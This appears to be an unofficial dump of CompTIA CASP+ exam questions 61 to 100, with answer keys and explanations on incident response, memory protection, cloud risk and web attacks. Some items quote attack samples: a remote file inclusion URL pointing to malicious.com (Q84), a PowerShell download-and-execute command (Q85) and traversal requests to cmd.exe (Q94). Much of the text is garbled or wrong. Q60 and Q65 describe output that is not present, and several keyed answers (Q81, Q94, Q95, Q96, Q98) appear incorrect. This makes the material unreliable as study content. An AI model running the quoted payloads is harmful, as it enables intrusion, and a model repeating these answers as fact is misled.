A security analyst is validating the MAC policy on a set of Android devices. The policy was written to ensure non-critical applications are unable to access certain resources. When reviewing dmesg, the analyst notes many entries such as:
Despite the deny message, this action was still permit following is the MOST likely fix for this issue?

A. Add the objects of concern to the default context.
B. Set the devices to enforcing
C. Create separate domain and context files for irc.

D. Rebuild the policy, reinstall, and test.

Correct Answer: B
Section:

QUESTION 61
An organization's hunt team thinks a persistent threats exists and already has a foothold in the enterprise network.
Which of the following techniques would be BEST for the hunt team to use to entice the adversary to uncover malicious activity?

A. Deploy a SOAR tool.
B. Modify user password history and length requirements.
C. Apply new isolation and segmentation schemes.
D. Implement decoy files on adjacent hosts.

Correct Answer: D
Section:
Explanation:
Implementing decoy files on adjacent hosts is a technique that can entice the adversary to uncover malicious activity, as it can lure them into accessing fake or irrelevant data that can trigger an alert or reveal their presence. Decoy files are also known as honeyfiles or honeypots, and they are part of deception technology. Deploying a SOAR (Security Orchestration Automation and Response) tool may not entice the adversary to uncover malicious activity, as SOAR is mainly focused on automating and streamlining security operations, not deceiving attackers. Modifying user password history and length requirements may not entice the adversary to uncover malicious activity, as it could affect legitimate users and not reveal the attacker's actions. Applying new isolation and segmentation schemes may not entice the adversary to uncover malicious activity, as it could limit their access and movement, but not expose their presence. Verified
Reference: https://www.comptia.org/blog/what-is-deception-technology https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 62
A junior developer is informed about the impact of new malware on an Advanced RISC Machine (ARM) CPU, and the code must be fixed accordingly. Based on the debug, the malware is able to insert itself in another process memory location.
Which of the following technologies can the developer enable on the ARM architecture to prevent this type of malware?

A. Execute never
B. No-execute
C. Total memory encryption
D. Virtual memory encryption

Correct Answer: A
Section:
Explanation:
Execute never is a technology that can be enabled on the ARM architecture to prevent malware from inserting itself in another process memory location and executing code. Execute never is a feature that allows each memory region to be tagged as not containing executable code by setting the execute never (XN) bit in the translation table entry. If the XN bit is set to 1, then any attempt to execute an instruction in that region results in a permission fault. If the XN bit is cleared to 0, then code can execute from that memory region. Execute never also prevents speculative instruction fetches from memory regions that are marked as non-executable, which can avoid undesirable side-effects or vulnerabilities. By enabling execute never, the developer can protect the process memory from being hijacked by malware. Verified
Reference:
https://developer.arm.com/documentation/ddi0360/f/memory-management-unit/memory-access-control/execute-never-bits
https://developer.arm.com/documentation/den0013/d/The-Memory-Management-Unit/Memory-attributes/Execute-Never
https://developer.arm.com/documentation/ddi0406/c/System-Level-Architecture/Virtual-Memory-System-Architecture--VMSA-/Memory-access-control/Execute-never-restrictions-on-instruction-fetching

QUESTION 63
A company is implementing SSL inspection. During the next six months, multiple web applications that will be separated out with subdomains will be deployed.
Which of the following will allow the inspection of the data without multiple certificate deployments?

A. Include all available cipher suites.
B. Create a wildcard certificate.
C. Use a third-party CA.
D. Implement certificate pinning.

Correct Answer: B
Section:
Explanation:
A wildcard certificate is a certificate that can be used for multiple subdomains of a domain, such as *.example.com. This would allow the inspection of the data without multiple certificate deployments, as one wildcard certificate can cover all the subdomains that will be separated out with subdomains. Including all available cipher suites may not help with inspecting the data without multiple certificate deployments, as cipher suites are used for negotiating encryption and authentication algorithms, not for verifying certificates. Using a third-party CA (certificate authority) may not help with inspecting the data without multiple certificate deployments, as a third-party CA is an entity that issues and validates certificates, not a type of certificate. Implementing certificate pinning may not help with inspecting the data without multiple certificate deployments, as certificate pinning is a technique that hardcodes the expected certificate or public key in the application code, not a type of certificate. Verified
Reference: https://www.comptia.org/blog/what-is-a-wildcard-certificate https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 64
A small business requires a low-cost approach to theft detection for the audio recordings it produces and sells.
Which of the following techniques will MOST likely meet the business's needs?

A. Performing deep-packet inspection of all digital audio files
B. Adding identifying filesystem metadata to the digital audio files
C. Implementing steganography
D. Purchasing and installing a DRM suite

Correct Answer: C
Section:
Explanation:
Steganography is a technique that can hide data within other files or media, such as images, audio, or video. This can provide a low-cost approach to theft detection for the audio recordings produced and sold by the small business, as it can embed identifying information or watermarks in the audio files that can reveal their origin or ownership. Performing deep-packet inspection of all digital audio files may not be feasible or effective for theft detection, as it could consume a lot of bandwidth and resources, and it may not detect hidden data within encrypted packets. Adding identifying filesystem metadata to the digital audio files may not provide enough protection for theft detection, as filesystem metadata can be easily modified or removed by unauthorized parties. Purchasing and installing a DRM (digital rights management) suite may not be a low-cost approach for theft detection, as it could involve licensing fees and hardware requirements. Verified
Reference: https://www.comptia.org/blog/what-is-steganography https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 65
A security analyst is concerned that a malicious piece of code was downloaded on a Linux system. After some research, the analyst determines that the suspected piece of code is performing a lot of input/output (I/O) on the disk drive.

```
procs ---------memory--------swap---io--  --system-- -----cpu------
r b swpd free  buff   cache  si so bi     bo          in  cs   us sy id wa st
3 0 0    44712 110052 623096 0  0  304023 30004040    217 883  13 3  83 1  0
1 0 0    44408 110052 623096 0  0  300    200003      88  1446 31 4  65 0  0
0 0 0    44524 110052 623096 0  0  400020 20          84  872  11 2  87 0  0
0 2 0    44516 110052 623096 0  0  10     0           149 142  18 5  77 0  0
0 0 0    44524 110052 623096 0  0  0      0           60  431  14 1  85 0  0
```

Based on the output above, from which of the following process IDs can the analyst begin an investigation?

A. 65

B. 77
C. 83
D. 87

Correct Answer: D
Section:
Explanation:
The process ID 87 can be the starting point for an investigation of a possible buffer overflow attack, as it shows a high percentage of CPU utilization (99.7%) and a suspicious command name (graphic.linux_randomization.prg). A buffer overflow attack is a type of attack that exploits a vulnerability in an application or system that allows an attacker to write data beyond the allocated buffer size, potentially overwriting memory segments and executing malicious code. A high CPU utilization could indicate that the process is performing intensive or abnormal operations, such as a buffer overflow attack. A suspicious command name could indicate that the process is trying to disguise itself or evade detection, such as by mimicking a legitimate program or using random characters. The other process IDs do not show signs of a buffer overflow attack, as they have low CPU utilization and normal command names. Verified
Reference: https://www.comptia.org/blog/what-is-buffer-overflow https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 66
Which of the following are risks associated with vendor lock-in? (Choose two.)

A. The client can seamlessly move data.
B. The vendor can change product offerings.
C. The client receives a sufficient level of service.
D. The client experiences decreased quality of service.
E. The client can leverage a multicloud approach.
F. The client experiences increased interoperability.

Correct Answer: B, D
Section:

QUESTION 67
An organization recently experienced a ransomware attack. The security team leader is concerned about the attack reoccurring. However, no further security measures have been implemented.
Which of the following processes can be used to identify potential prevention recommendations?

A. Detection
B. Remediation
C. Preparation
D. Recovery

Correct Answer: C
Section:
Explanation:
Preparation is the process that can be used to identify potential prevention recommendations after a security incident, such as a ransomware attack. Preparation involves planning and implementing security measures to prevent or mitigate future incidents, such as by updating policies, procedures, or controls, conducting training or awareness campaigns, or acquiring new tools or resources. Detection is the process of discovering or identifying security incidents, not preventing them. Remediation is the process of containing or resolving security incidents, not preventing them. Recovery is the process of restoring normal operations after security incidents, not preventing them. Verified
Reference: https://www.comptia.org/blog/what-is-incident-response https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 68
A security architect is implementing a web application that uses a database back end. Prior to the production, the architect is concerned about the possibility of XSS attacks and wants to identify security controls that could be put in place to prevent these attacks.

Which of the following sources could the architect consult to address this security concern?

A. SDLC
B. OVAL
C. IEEE
D. OWASP

Correct Answer: D
Section:
Explanation:
OWASP is a resource used to identify attack vectors and their mitigations, OVAL is a vulnerability assessment standard
OWASP (Open Web Application Security Project) is a source that the security architect could consult to address the security concern of XSS (cross-site scripting) attacks on a web application that uses a database back end. OWASP is a non-profit organization that provides resources and guidance for improving the security of web applications and services. OWASP publishes the OWASP Top 10 list of common web application vulnerabilities and risks, which includes XSS attacks, as well as recommendations and best practices for preventing or mitigating them. SDLC (software development life cycle) is not a source for addressing XSS attacks, but a framework for developing software in an organized and efficient manner. OVAL (Open Vulnerability and Assessment Language) is not a source for addressing XSS attacks, but a standard for expressing system configuration information and vulnerabilities. IEEE (Institute of Electrical and Electronics Engineers) is not a source for addressing XSS attacks, but an organization that develops standards for various fields of engineering and technology. Verified Reference: https://www.comptia.org/blog/what-is-owasp https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 69
A security engineer was auditing an organization's current software development practice and discovered that multiple open-source libraries were Integrated into the organization's software. The organization currently performs SAST and DAST on the software it develops.
Which of the following should the organization incorporate into the SDLC to ensure the security of the open-source libraries?

A. Perform additional SAST/DAST on the open-source libraries.
B. Implement the SDLC security guidelines.
C. Track the library versions and monitor the CVE website for related vulnerabilities.
D. Perform unit testing of the open-source libraries.

Correct Answer: C
Section:
Explanation:
Tracking the library versions and monitoring the CVE (Common Vulnerabilities and Exposures) website for related vulnerabilities is an activity that the organization should incorporate into the SDLC (software development life cycle) to ensure the security of the open-source libraries integrated into its software. Tracking the library versions can help identify outdated or unsupported libraries that may contain vulnerabilities or bugs. Monitoring the CVE website can help discover publicly known vulnerabilities in the open-source libraries and their severity ratings. Performing additional SAST/DAST (static application security testing/dynamic application security testing) on the open-source libraries may not be feasible or effective for ensuring their security, as SAST/DAST are mainly focused on testing the source code or functionality of the software, not the libraries. Implementing the SDLC security guidelines is a general activity that the organization should follow for developing secure software, but it does not specifically address the security of the open-source libraries. Performing unit testing of the open-source libraries may not be feasible or effective for ensuring their security, as unit testing is mainly focused on testing the individual components or modules of the software, not the libraries. Verified Reference: https://www.comptia.org/blog/what-is-cve https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 70
A security analyst is investigating a possible buffer overflow attack. The following output was found on a user's workstation:
graphic.linux_randomization.prg
Which of the following technologies would mitigate the manipulation of memory segments?

A. NX bit
B. ASLR
C. DEP
D. HSM

Correct Answer: B
Section:
Explanation:
https://eklitzke.org/memory-protection-and-aslr
ASLR (Address Space Layout Randomization) is a technology that can mitigate the manipulation of memory segments caused by a buffer overflow attack. ASLR randomizes the location of memory segments, such as the stack, heap, or libraries, making it harder for an attacker to predict or control where to inject malicious code or overwrite memory segments. NX bit (No-eXecute bit) is a technology that can mitigate the execution of malicious code injected by a buffer overflow attack. NX bit marks certain memory segments as non-executable, preventing an attacker from running code in those segments. DEP (Data Execution Prevention) is a technology that can mitigate the execution of malicious code injected by a buffer overflow attack. DEP uses hardware and software mechanisms to mark certain memory regions as data-only, preventing an attacker from running code in those regions. HSM (Hardware Security Module) is a device that can provide cryptographic functions and key storage, but it does not mitigate the manipulation of memory segments caused by a buffer overflow attack. Verified
Reference: https://www.comptia.org/blog/what-is-aslr https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 71
An e-commerce company is running a web server on premises, and the resource utilization is usually less than 30%. During the last two holiday seasons, the server experienced performance issues because of too many connections, and several customers were not able to finalize purchase orders. The company is looking to change the server configuration to avoid this kind of performance issue.
Which of the following is the MOST cost-effective solution?

A. Move the server to a cloud provider.
B. Change the operating system.
C. Buy a new server and create an active-active cluster.
D. Upgrade the server with a new one.

Correct Answer: A
Section:
Explanation:
Moving the server to a cloud provider is the most cost-effective solution to avoid performance issues caused by too many connections during peak seasons, such as holidays. Moving the server to a cloud provider can provide scalability, elasticity, and availability for the web server, as it can adjust its resources and capacity according to the demand and traffic. Moving the server to a cloud provider can also reduce operational and maintenance costs, as the cloud provider can handle the infrastructure and security aspects. Changing the operating system may not help avoid performance issues, as it could introduce compatibility or functionality problems, and it may not address the resource or capacity limitations. Buying a new server and creating an active-active cluster may help avoid performance issues, but it may not be cost-effective, as it could involve hardware and software expenses, as well as complex configuration and management tasks. Upgrading the server with a new one may help avoid performance issues, but it may not be cost-effective, as it could involve hardware and software expenses, as well as migration and testing efforts. Verified
Reference: https://www.comptia.org/blog/what-is-cloud-computing https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 72
A company has decided to purchase a license for software that is used to operate a mission-critical process. The third-party developer is new to the industry but is delivering what the company needs at this time.
Which of the following BEST describes the reason why utilizing a source code escrow will reduce the operational risk to the company if the third party stops supporting the application?

A. The company will have access to the latest version to continue development.
B. The company will be able to force the third-party developer to continue support.
C. The company will be able to manage the third-party developer's development process.
D. The company will be paid by the third-party developer to hire a new development team.

Correct Answer: A
Section:
Explanation:
Utilizing a source code escrow will reduce the operational risk to the company if the third party stops supporting the application, as it will provide access to the latest version of the source code to continue development. A source code escrow is an agreement between a software developer and a client that involves depositing the source code of a software product with a third-party escrow agent. The escrow agent can release the source code to the client under certain conditions specified in the agreement, such as bankruptcy, termination, or breach of contract by the developer. The company will not be able to force the third-party developer to continue support, manage their development process, or pay them to hire a new development team by utilizing a source code escrow. Verified
Reference: https://www.comptia.org/blog/what-is-source-code-escrow https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 73
A satellite communications ISP frequently experiences outages and degraded modes of operation over one of its legacy satellite links due to the use of deprecated hardware and software. Three days per week, on average, a contracted company must follow a checklist of 16 different high-latency commands that must be run in serial to restore nominal performance. The ISP wants this process to be automated.
Which of the following techniques would be BEST suited for this requirement?

A. Deploy SOAR utilities and runbooks.
B. Replace the associated hardware.
C. Provide the contractors with direct access to satellite telemetry data.
D. Reduce link latency on the affected ground and satellite segments.

Correct Answer: A
Section:
Explanation:
Deploying SOAR (Security Orchestration Automation and Response) utilities and runbooks is the best technique for automating the process of restoring nominal performance on a legacy satellite link due to degraded modes of operation caused by deprecated hardware and software.

QUESTION 74
A company processes data subject to NDAs with partners that define the processing and storage constraints for the covered data. The agreements currently do not permit moving the covered data to the cloud, and the company would like to renegotiate the terms of the agreements.
Which of the following would MOST likely help the company gain consensus to move the data to the cloud?

A. Designing data protection schemes to mitigate the risk of loss due to multitenancy
B. Implementing redundant stores and services across diverse CSPs for high availability
C. Emulating OS and hardware architectures to blur operations from CSP view
D. Purchasing managed FIM services to alert on detected modifications to covered data

Correct Answer: A
Section:

QUESTION 75
Ransomware encrypted the entire human resources fileshare for a large financial institution. Security operations personnel were unaware of the activity until it was too late to stop it. The restoration will take approximately four hours, and the last backup occurred 48 hours ago. The management team has indicated that the RPO for a disaster recovery event for this data classification is 24 hours.
Based on RPO requirements, which of the following recommendations should the management team make?

A. Leave the current backup schedule intact and pay the ransom to decrypt the data.
B. Leave the current backup schedule intact and make the human resources fileshare read-only.
C. Increase the frequency of backups and create SIEM alerts for IOCs.
D. Decrease the frequency of backups and pay the ransom to decrypt the data.

Correct Answer: C
Section:
Explanation:
Increasing the frequency of backups and creating SIEM (security information and event management) alerts for IOCs (indicators of compromise) are the best recommendations that the management team can make based on RPO (recovery point objective) requirements. RPO is a metric that defines the maximum acceptable amount of data loss that can occur during a disaster recovery event. Increasing the frequency of backups can reduce the

amount of data loss that can occur, as it can create more recent copies or snapshots of the data. Creating SIEM alerts for IOCs can help detect and respond to ransomware attacks, as it can collect, correlate, and analyze security events and data from various sources and generate alerts based on predefined rules or thresholds. Leaving the current backup schedule intact and paying the ransom to decrypt the data are not good recommendations, as they could result in more data loss than the RPO allows, as well as encourage more ransomware attacks or expose the company to legal or ethical issues. Leaving the current backup schedule intact and making the human resources fileshare read-only are not good recommendations, as they could result in more data loss than the RPO allows, as well as affect the normal operations or functionality of the fileshare. Decreasing the frequency of backups and paying the ransom to decrypt the data are not good recommendations, as they could result in more data loss than the RPO allows, as well as increase the risk of losing data due to less frequent backups or unreliable decryption. Verified
Reference: https://www.comptia.org/blog/what-is-rpo https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 76
A company undergoing digital transformation is reviewing the resiliency of a CSP and is concerned about meeting SLA requirements in the event of a CSP incident.
Which of the following would be BEST to proceed with the transformation?

A. An on-premises solution as a backup
B. A load balancer with a round-robin configuration
C. A multicloud provider solution
D. An active-active solution within the same tenant

Correct Answer: C
Section:
Explanation:
A multicloud provider solution is the best option for proceeding with the digital transformation while ensuring SLA (service level agreement) requirements in the event of a CSP (cloud service provider) incident. A multicloud provider solution is a strategy that involves using multiple CSPs for different cloud services or applications, such as infrastructure, platform, or software as a service. A multicloud provider solution can provide resiliency, redundancy, and availability for cloud services or applications, as it can distribute the workload and risk across different CSPs and avoid single points of failure or vendor lock-in. An on-premises solution as a backup is not a good option for proceeding with the digital transformation, as it could involve high costs, complexity, or maintenance for maintaining both cloud and on-premises resources, as well as affect the scalability or flexibility of cloud services or applications. A load balancer with a round-robin configuration is not a good option for proceeding with the digital transformation, as it could introduce latency or performance issues for cloud services or applications, as well as not provide sufficient resiliency or redundancy in case of a CSP incident. An active-active solution within the same tenant is not a good option for proceeding with the digital transformation, as it could still be affected by a CSP incident that impacts the entire tenant or region, as well as increase the costs or complexity of managing multiple instances of cloud services or applications. Verified
Reference: https://www.comptia.org/blog/what-is-multicloud https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 77
A company has hired a security architect to address several service outages on the endpoints due to new malware. The Chief Executive Officer's laptop was impacted while working from home. The goal is to prevent further endpoint disruption. The edge network is protected by a web proxy.
Which of the following solutions should the security architect recommend?

A. Replace the current antivirus with an EDR solution.
B. Remove the web proxy and install a UTM appliance.
C. Implement a deny list feature on the endpoints.
D. Add a firewall module on the current antivirus solution.

Correct Answer: A
Section:
Explanation:
Replacing the current antivirus with an EDR (endpoint detection and response) solution is the best solution for addressing several service outages on the endpoints due to new malware. An EDR solution is a technology that provides advanced capabilities for detecting, analyzing, and responding to threats or incidents on endpoints, such as computers, laptops, mobile devices, or servers. An EDR solution can use behavioral analysis, machine learning, threat intelligence, or other methods to identify new or unknown malware that may evade traditional antivirus solutions. An EDR solution can also provide automated or manual remediation actions, such as isolating, blocking, or removing malware from endpoints. Removing the web proxy and installing a UTM (unified threat management) appliance is not a good solution for addressing service outages on endpoints due to new malware, as it could expose endpoints to more threats or attacks by removing a layer of protection that filters web traffic, as well as not provide sufficient detection or response capabilities for endpoint-specific malware. Implementing a deny list feature on endpoints is not a good solution for addressing service outages on endpoints due to new malware, as it could be ineffective or impractical for blocking new or unknown malware that may not be on the deny list, as well as not provide sufficient detection or response capabilities for endpoint-specific malware. Adding a firewall module on the current antivirus solution is not a good solution for addressing service

outages on endpoints due to new malware, as it could introduce compatibility or performance issues for endpoints by adding an additional feature that may not be integrated or optimized with the antivirus solution, as well as not provide sufficient detection or response capabilities for endpoint-specific malware. Verified
Reference: https://www.comptia.org/blog/what-is-edr https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 78
A company in the financial sector receives a substantial number of customer transaction requests via email. While doing a root-cause analysis conceding a security breach, the CIRT correlates an unusual spike in port 80 traffic from the IP address of a desktop used by a customer relations employee who has access to several of the compromised accounts. Subsequent antivirus scans of the device do not return an findings, but the CIRT finds undocumented services running on the device. Which of the following controls would reduce the discovery time for similar in the future.

A. Implementing application blacklisting
B. Configuring the mall to quarantine incoming attachment automatically
C. Deploying host-based firewalls and shipping the logs to the SIEM
D. Increasing the cadence for antivirus DAT updates to twice daily

Correct Answer: C
Section:

QUESTION 79
A cybersecurity analyst receives a ticket that indicates a potential incident is occurring. There has been a large in log files generated by a generated by a website containing a ''Contact US'' form. The analyst must determine if the increase in website traffic is due to a recent marketing campaign of if this is a potential incident. Which of the following would BEST assist the analyst?

A. Ensuring proper input validation is configured on the ''Contact US'' form
B. Deploy a WAF in front of the public website
C. Checking for new rules from the inbound network IPS vendor
D. Running the website log files through a log reduction and analysis tool

Correct Answer: D
Section:

QUESTION 80
The OS on several servers crashed around the same time for an unknown reason. The servers were restored to working condition, and all file integrity was verified. Which of the following should the incident response team perform to understand the crash and prevent it in the future?

A. Root cause analysis
B. Continuity of operations plan
C. After-action report
D. Lessons learned

Correct Answer: A
Section:

QUESTION 81
A company is repeatedly being breached by hackers who valid credentials. The company's Chief information Security Officer (CISO) has installed multiple controls for authenticating users, including biometric and token-based factors. Each successive control has increased overhead and complexity but has failed to stop further breaches. An external consultant is evaluating the process currently in place to support the authentication controls. Which of the following recommendation would MOST likely reduce the risk of unauthorized access?

A. Implement strict three-factor authentication.

B. Implement least privilege policies
C. Switch to one-time or all user authorizations.
D. Strengthen identify-proofing procedures

Correct Answer: A
Section:

QUESTION 82
A company hosts a large amount of data in blob storage for its customers. The company recently had a number of issues with this data being prematurely deleted before the scheduled backup processes could be completed. The management team has asked the security architect for a recommendation that allows blobs to be deleted occasionally, but only after a successful backup. Which of the following solutions will BEST meet this requirement?

A. Mirror the blobs at a local data center.
B. Enable fast recovery on the storage account.
C. Implement soft delete for blobs.
D. Make the blob immutable.

Correct Answer: C
Section:
Explanation:
Soft delete allows blobs to be deleted, but the data remains accessible for a period of time before it is permanently deleted. This allows the company to delete blobs as needed, while still affording enough time for the backup process to complete. After the backup process is complete, the blobs can be permanently deleted.

QUESTION 83
Users are claiming that a web server is not accessible. A security engineer logs for the site. The engineer connects to the server and runs netstat -an and receives the following output:

```
TCP     192.168.5.107:54585     64.78.243.12:443        ESTABLISHED
TCP     192.168.5.107:54587     54.164.78.234:80        ESTABLISHED
TCP     192.168.5.107:54636     104.16.33.27:5228       ESTABLISHED
TCP     192.168.5.107:54676     69.65.64.94:443         ESTABLISHED
TCP     192.168.5.107:54689     91.190.130.171:443      TIME_WAIT
TCP     192.168.5.107:54775     91.190.130.171:443      FIN_WAIT_2
TCP     192.168.5.107:54789     91.190.130.171:443      ESTABLISHED
TCP     192.168.5.107:55983     79.136.88.109:31802     ESTABLISHED
TCP     192.168.5.107:56234     50.112.252.181:443      TIME_WAIT
TCP     192.168.5.107:56874     40.117.100.83:443       ESTABLISHED
TCP     192.168.5.107:00        213.37.55.67:600873     TIME_WAIT
TCP     192.168.5.107:00        213.37.55.67:600874     TIME_WAIT
TCP     192.168.5.107:00        213.37.55.67:600875     TIME_WAIT
TCP     192.168.5.107:00        213.37.55.67:600876     TIME_WAIT
TCP     192.168.5.107:00        213.37.55.67:600877     TIME_WAIT
TCP     192.168.5.107:00        213.37.55.67:600878     TIME_WAIT
TCP     192.168.5.107:00        213.37.55.67:600879     TIME_WAIT
TCP     192.168.5.107:00        213.37.55.67:600880     TIME_WAIT
```

A. Port scanning
B. ARP spoofing
C. Buffer overflow
D. Denial of service

Correct Answer: D

Section:
Explanation:
A denial of service (DoS) attack is a malicious attempt to disrupt the normal functioning of a server by overwhelming it with requests or traffic1.One possible indicator of a DoS attack is a large number of connections from a single source IP address1.In this case, the output of netstat -an shows that there are many connections from 213.37.55.67 with different port numbers and in TIME WAIT state23.This suggests that the attacker is sending many SYN packets to initiate connections but not completing them, thus exhausting the server's resources and preventing legitimate users from accessing it1.

QUESTION 84
A security engineer notices the company website allows users following example:
hitps://mycompany.com/main.php?Country=US
Which of the following vulnerabilities would MOST likely affect this site?

A. SQL injection
B. Remote file inclusion
C. Directory traversal -
D. Unsecure references

Correct Answer: B
Section:
Explanation:
Remote file inclusion (RFI) is a web vulnerability that allows an attacker to include malicious external files that are later run by the website or web application12. This can lead to code execution, data theft, defacement, or other malicious actions.RFI typically occurs when a web application dynamically references external scripts using user-supplied input without proper validation or sanitization23.
In this case, the website allows users to specify a country parameter in the URL that is used to include a file from another domain. For example, an attacker could craft a URL like this:
https://mycompany.com/main.php?Country=https://malicious.com/evil.php
This would cause the website to include and execute the evil.php file from the malicious domain, which could contain any arbitrary code3.

QUESTION 85
A security analyst has noticed a steady increase in the number of failed login attempts to the external-facing mail server. During an investigation of one of the jump boxes, the analyst identified the following in the log file:
powershell EX(New-Object Net.WebClient).DownloadString ('https://content.comptia.org/casp/whois.psl');whois
Which of the following security controls would have alerted and prevented the next phase of the attack?

A. Antivirus and UEBA
B. Reverse proxy and sandbox
C. EDR and application approved list
D. Forward proxy and MFA

Correct Answer: C
Section:
Explanation:
An EDR and whitelist should protect from this attack.

QUESTION 86
The Chief Information Security Officer of a startup company has asked a security engineer to implement a software security program in an environment that previously had little oversight.
Which of the following testing methods would be BEST for the engineer to utilize in this situation?

A. Software composition analysis
B. Code obfuscation
C. Static analysis
D. Dynamic analysis

Correct Answer: C
Section:

QUESTION 87
A security auditor needs to review the manner in which an entertainment device operates. The auditor is analyzing the output of a port scanning tool to determine the next steps in the security review. Given the following log output.
The best option for the auditor to use NEXT is:

```
# nmap -F -T4 192.168.8.11
Starting Nmap 7.60
Nmap scan report for 192.168.8.11
Host is up (0.702s latency).
Not shown: 99 filtered ports
PORT          STATE     SERVICE
80/tcp        open      http
MAC Address:  04:18:18:EB:10:13   (CompTIA)
Nmap done: 1 IP address (1 host up) scanned in 3.18 seconds
```

A. A SCAP assessment.
B. Reverse engineering
C. Fuzzing
D. Network interception.

Correct Answer: A
Section:

QUESTION 88
An engineering team is developing and deploying a fleet of mobile devices to be used for specialized inventory management purposes. These devices should:
* Be based on open-source Android for user familiarity and ease.
* Provide a single application for inventory management of physical assets.
* Permit use of the camera be only the inventory application for the purposes of scanning
* Disallow any and all configuration baseline modifications.
* Restrict all access to any device resource other than those requirement ?

A. Set an application wrapping policy, wrap the application, distributes the inventory APK via the MAM tool, and test the application restrictions.
B. Write a MAC sepolicy that defines domains with rules, label the inventory application, build the policy, and set to enforcing mode.
C. Swap out Android Linux kernel version for >2,4,0, but the internet build Android, remove unnecessary functions via MDL, configure to block network access, and perform integration testing
D. Build and install an Android middleware policy with requirements added, copy the file into/ user/init, and then built the inventory application.

Correct Answer: A
Section:

QUESTION 89
An attacker infiltrated the code base of a hardware manufacturer and inserted malware before the code was compiled. The malicious code is now running at the hardware level across a number of industries and sectors. Which of the following categories BEST describes this type of vendor risk?

A. SDLC attack

B. Side-load attack
C. Remote code signing
D. Supply chain attack

Correct Answer: D
Section:

QUESTION 90
An organization is assessing the security posture of a new SaaS CRM system that handles sensitive Pll and identity information, such as passport numbers. The SaaS CRM system does not meet the organization's current security standards. The assessment identifies the following:
1- There will be a $20,000 per day revenue loss for each day the system is delayed going into production.
2- The inherent risk is high.
3- The residual risk is low.
4- There will be a staged deployment to the solution rollout to the contact center.
Which of the following risk-handling techniques will BEST meet the organization's requirements?

A. Apply for a security exemption, as the risk is too high to accept.
B. Transfer the risk to the SaaS CRM vendor, as the organization is using a cloud service.
C. Accept the risk, as compensating controls have been implemented to manage the risk.
D. Avoid the risk by accepting the shared responsibility model with the SaaS CRM provider.

Correct Answer: A
Section:

QUESTION 91
A company Invested a total of $10 million lor a new storage solution Installed across live on-site datacenters. Fitly percent of the cost of this Investment was for solid-state storage. Due to the high rate of wear on this storage, the company Is estimating that 5% will need to be replaced per year. Which of the following is the ALE due to storage replacement?

A. $50,000
B. $125,000
C. $250,000
D. $500.000
E. $51,000,000

Correct Answer: C
Section:

QUESTION 92
An attacker infiltrated an electricity-generation site and disabled the safety instrumented system. Ransomware was also deployed on the engineering workstation. The environment has back-to-back firewalls separating the corporate and OT systems. Which of the following is the MOST likely security consequence of this attack?

A. A turbine would overheat and cause physical harm.
B. The engineers would need to go to the historian.
C. The SCADA equipment could not be maintained.
D. Data would be exfiltrated through the data diodes.

Correct Answer: A

Section:

QUESTION 93
A software development company makes Its software version available to customers from a web portal. On several occasions, hackers were able to access the software repository to change the package that is automatically published on the website. Which of the following would be the BEST technique to ensure the software the users download is the official software released by the company?

A. Distribute the software via a third-party repository.
B. Close the web repository and deliver the software via email.
C. Email the software link to all customers.
D. Display the SHA checksum on the website.

Correct Answer: D
Section:

QUESTION 94
A security analyst needs to recommend a remediation to the following threat:

```
GET http://comptia.com/casp/search?q=scriptingcrc
GET http://comptia.com/casp/..%5../Windows/System32/cmd.exe?/c+sql+s:\
POST http://comptia.com/casp/login.asp
GET http://comptia.com/casp/user=54x90211z
```

Which of the following actions should the security analyst propose to prevent this successful exploitation?

A. Patch the system.
B. Update the antivirus.
C. Install a host-based firewall.
D. Enable TLS 1.2.

Correct Answer: D
Section:

QUESTION 95
An organization's finance system was recently attacked. A forensic analyst is reviewing the contents of the compromised files for credit card dat a. Which of the following commands should the analyst run to BEST determine whether financial data was lost?

A. `grep -v '^4[0-9]{12}(?:[0-9]{3})?$' file`

B. `grep '^4[0-9]{12}(?:[0-9]{3})?$' file`

C. `grep '^6(?:011|5[0-9]{2})[0-9]{12}?' file`

D. `grep -v '^6(?:011|5[0-9]{2})[0-9]{12}?' file`

A. Option A
B. Option B
C. Option C
D. Option D

Correct Answer: C

Section:

QUESTION 96
An organization is establishing a new software assurance program to vet applications before they are introduced into the production environment, Unfortunately. many Of the applications are provided only as compiled binaries. Which Of the following should the organization use to analyze these applications? (Select TWO).

A. Regression testing
B. SAST
C. Third-party dependency management
D. IDE SAST
E. Fuzz testing
F. IAST

Correct Answer: D, E
Section:

QUESTION 97
A company was recently infected by malware. During the root cause analysis. the company determined that several users were installing their own applications. TO prevent further compromises, the company has decided it will only allow authorized applications to run on its systems. Which Of the following should the company implement?

A. Signing
B. Access control
C. HIPS
D. Permit listing

Correct Answer: D
Section:

QUESTION 98
A security analyst sees that a hacker has discovered some keys and they are being made available on a public website. The security analyst is then able to successfully decrypt the data using the keys from the website. Which of the following should the security analyst recommend to protect the affected data?

A. Key rotation
B. Key revocation
C. Key escrow
D. Zeroization
E. Cryptographic obfuscation

Correct Answer: E
Section:

QUESTION 99
An organization is deploying a new, online digital bank and needs to ensure availability and performance. The cloud-based architecture is deployed using PaaS and SaaS solutions, and it was designed with the following considerations:
- Protection from DoS attacks against its infrastructure and web applications is in place.
- Highly available and distributed DNS is implemented.
- Static content is cached in the CDN.

- A WAF is deployed inline and is in block mode.
- Multiple public clouds are utilized in an active-passive architecture.

With the above controls in place, the bank is experiencing a slowdown on the unauthenticated payments page. Which of the following is the MOST likely cause?

A. The public cloud provider is applying QoS to the inbound customer traffic.
B. The API gateway endpoints are being directly targeted.
C. The site is experiencing a brute-force credential attack.
D. A DDoS attack is targeted at the CDN.

Correct Answer: A
Section:

QUESTION 100
A company is looking at sending historical backups containing customer PII to a cloud service provider to save on storage costs. Which of the following is the MOST important consideration before making this decision?

A. Availability
B. Data sovereignty
C. Geography
D. Vendor lock-in

Correct Answer: B
Section:

QUESTION 101
